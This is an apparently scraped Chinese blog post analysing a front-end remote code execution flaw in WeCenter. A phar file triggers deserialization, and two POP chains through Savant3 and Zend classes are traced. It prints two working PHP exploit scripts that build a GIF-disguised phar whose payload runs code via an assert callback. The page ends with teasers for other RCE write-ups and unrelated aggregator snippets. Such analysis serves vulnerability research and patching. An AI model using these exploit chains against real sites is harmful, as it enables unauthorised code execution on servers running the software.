
WeCenter (最新版) 前台RCE漏洞 (2020-02-22)
漏洞通过phar触发反序列化漏洞。
触发点:./models/account.php 中的 associate_remote_avatar 方法:

搜索全局调用了该方法的地方:
./app/account/ajax.php 路径中的 synch_img_action 方法:

从数据表 users_weixin中取出数据,想要控制此处,就必须要控制这个表。
再次全局搜索 users_weixin 找insert,update等操作。
./models/openid/weixin/weixin.php

再搜索调用 bind_account 方法:
./app/m/weixin.php 中的 binding_action 方法:

触发rce 的pop链:
./system/Savant3.php 中的 __toString 方法:


先查看isError方法:

只要传入的参数 $obj instanceof Savant3_Error 即可返回true。
再次跟进上面的 fetch 方法:




再次回到最初的 getoutput 方法:

跟进escape方法:

再次寻找一处能触发__toString 的链:
./system/Zend/Mail/Transport/Smtp.php 中的 析构方法:


exp:
<?php

class Savant3

{

    protected $__config = array(

        'error_text'    => "phpinfo()",

        'exceptions'    => false,

        'autoload'      => false,

        'template'      => '1',

        'escape'        => array('assert'),

    );

}

class Zend_Mail_Transport_Abstract{}

class Zend_Mail_Transport_Smtp extends Zend_Mail_Transport_Abstract

{

    protected $_connection;

    public function __construct(){

        $this->_connection = new Zend_Mail_Protocol_Smtp;

    }

}

class Zend_Mail_Protocol_Abstract{}

class Zend_Mail_Protocol_Smtp extends Zend_Mail_Protocol_Abstract

{

    protected $_sess = true;

    protected $_host;

        public function __construct(){

        $this->_host = new Savant3;

    }

}

$obj = new Zend_Mail_Transport_Smtp;

    @unlink("test.phar");

    $phar = new Phar("test.phar"); //后缀名必须为phar

    $phar->startBuffering();

    $phar->setStub("GIF89a"."<?php __HALT_COMPILER(); ?>"); //设置stub 增加gif文件头

    $phar->setMetadata($obj); //将自定义的meta-data存入manifest

    $phar->addFromString("test.txt", "test"); //添加要压缩的文件

    $phar->stopBuffering();    //签名自动计算
还有一条能触发__toString 的pop链:
./system/Zend/Http/Response/Stream.php 中的析构函数:

unlink,file_exists等函数都是可以触发__toString 的。
exp:
<?php

class Savant3

{

    protected $__config = array(

        'error_text'    => "phpinfo()",

        'exceptions'    => false,

        'autoload'      => false,

        'template'      => '1',

        'escape'        => array('assert'),

    );

}

class Zend_Http_Response{}

class Zend_Http_Response_Stream extends Zend_Http_Response

{

	protected $_cleanup = 1;

	protected $stream_name;

	public function __construct()

	{

		$this->stream_name = new Savant3;

	}

}

即可直接造成rce漏洞,因为php >= 7 assert不再是函数,导致不能回调了。
文章参考:
WeCenter (最新版) 前台RCE漏洞 (2020-02-22)的更多相关文章
- 某cms最新版前台RCE漏洞(无需任何权限)2020-03-15
漏洞文件:application/common/controller/Base.php 中的 getAddonTemplate 方法: 错误的使用了public,导致我们可以直接外部访问. 然后使用了 ...
- 威胁快报|首爆,新披露Jenkins RCE漏洞成ImposterMiner挖矿木马新“跳板”
简介 阿里云安全于近日捕获到一起使用Jenkins RCE漏洞进行攻击的挖矿事件.除挖矿外,攻击者还曾植入具有C&C功能的tsunami木马,也预留了反弹shell的功能,给用户带来极大安全隐 ...
- 【Vulhub】CVE-2019-3396 Confluence RCE漏洞复现
CVE-2019-3396 Confluence RCE漏洞复现 一.环境搭建 选择的vulhub里的镜像,进入vulhub/Confluence/CVE-2019-3396目录下,执行 docker ...
- Typecho反序列化导致前台 getshell 漏洞复现
Typecho反序列化导致前台 getshell 漏洞复现 漏洞描述: Typecho是一款快速建博客的程序,外观简洁,应用广泛.这次的漏洞通过install.php安装程序页面的反序列化函数,造成了 ...
- ThinkPHP-5.0.23新的RCE漏洞测试和POC
TP5新RCE漏洞 昨天又是周五,讨厌周五曝漏洞,还得又得加班,算了,还是先验证一波.新的TP5RCE,据说发现者因为上次的RCE,于是又审计了代码,结果发现的.TP5也成了万人轮啊. 测试 环境搭建 ...
- GitStack系统RCE漏洞学习
漏洞简介 漏洞简情 漏洞程序 GitStack 影响版本 <=2.3.10 漏洞类型 RCE 漏洞评价 高危 漏洞编号 CVE-2018-5955 漏洞程序介绍 GitStack是一款基于Pyt ...
- Zimbra无需登录RCE漏洞利用
2019年3月13号,一名国外的安全研究员在他的博客上公布了zimbra RCE漏洞相关信息,但其中并未提到一些漏洞利用细节. 经过一段时间努力,根据网上各位大牛的分析和我自己的理解,在此我将整个漏洞 ...
- WordPress插件Social Warfare<=3.5.2 无需登录RCE漏洞
该漏洞只存在于Social Warfare插进的3.5.0.3.5.1和3.5.2版本中,其他版本不存在. 2019年3月21日插件作者紧急发布了3.5.3版本以修复高危的RCE漏洞,在<=3. ...
- 帝国CMS(EmpireCMS) v7.5 前台XSS漏洞分析
帝国CMS(EmpireCMS) v7.5 前台XSS漏洞分析 一.漏洞描述 该漏洞是由于javascript获取url的参数,没有经过任何过滤,直接当作a标签和img标签的href属性和src属性输 ...
随机推荐
- Keil4 uVision软件生成hex文件
keil4下载地址:http://www.pc6.com/softview/SoftView_236836.html 按图操作即可,注意文件夹选择. 1.选择工程,选择第一个new uvision p ...
- 设计模式——从HttpServletRequestWrapper了解装饰者模式
从一个业务开始 最近项目上紧急需要,为了应付一个不知道啥的安全检测,我们要给系统追加防XSS注入的功能,这里有经验的JavaWeb开发就会想到,用过滤器或者基于项目框架的拦截器来做,但是顺着这个思路下 ...
- jQuery是如何实现?
jQuery是什么? jQuery就是一个javascript的类库,函数库. jQuery是如何实现的? jQuery采用的是构造函数模式进行开发的,jQuery是一个类 常用的方法(CSS.属性. ...
- 达梦数据库学习(一、linux操作系统安装及数据库安装)
达梦数据库学习(一.linux操作系统安装及数据库安装) 环境介绍: 使用VM12+中标麒麟V7.0操作系统+达梦8数据库 一.linux系统搭建 本部分没有需要着重介绍,注意安装时基本环境选择&qu ...
- hdfs读写删除过程解析
一.hdfs文件读取过程 hdfs有一个FileSystem实例,客户端通过调用这个实例的open()方法就可以打开系统中希望读取的文件,hdfs通过rpc协议调用Nadmenode获取block的位 ...
- jquery-from+php 文件上传
闲话不多说上代码 前端代码 <!DOCTYPE HTML> <html lang="zh-CN"> <head> <meta charse ...
- 风炫安全web安全学习第三十节课 命令执行&代码执行基础
风炫安全web安全学习第三十节课 命令执行&代码执行基础 代码执行&命令执行 RCE漏洞,可以让攻击者直接向后台服务器远程注入操作系统命令或者代码,从而控制后台系统. 远程系统命令执行 ...
- 双重校验锁 --使用volatile和两次判空校验
介绍 双重校验锁是单例模式中,饿汉式的一种实现方式.因为有两次判空校验,所以叫双重校验锁,一次是在同步代码块外,一次是在同步代码块内. 为什么在同步代码块内还要再检验一次? 第一个if减少性能开销,第 ...
- nacos服务注册与发现原理解析
前言:nacos 玩过微服务的想必不会陌生,它是阿里对于springcloud孵化出来的产品,用来完成服务之间的注册发现和配置中心,其核心作用我就不废话了 大致流程:每个服务都会有一个nacos cl ...
- pthread 读写锁
pthread 读写锁 (Read Write Lock, rwlock) 把对共享资源的访问者分为读者和写者,读者仅仅对共享资源进行读访问,写者仅仅对共享资源进行写操作. 如果使用互斥量 mutex ...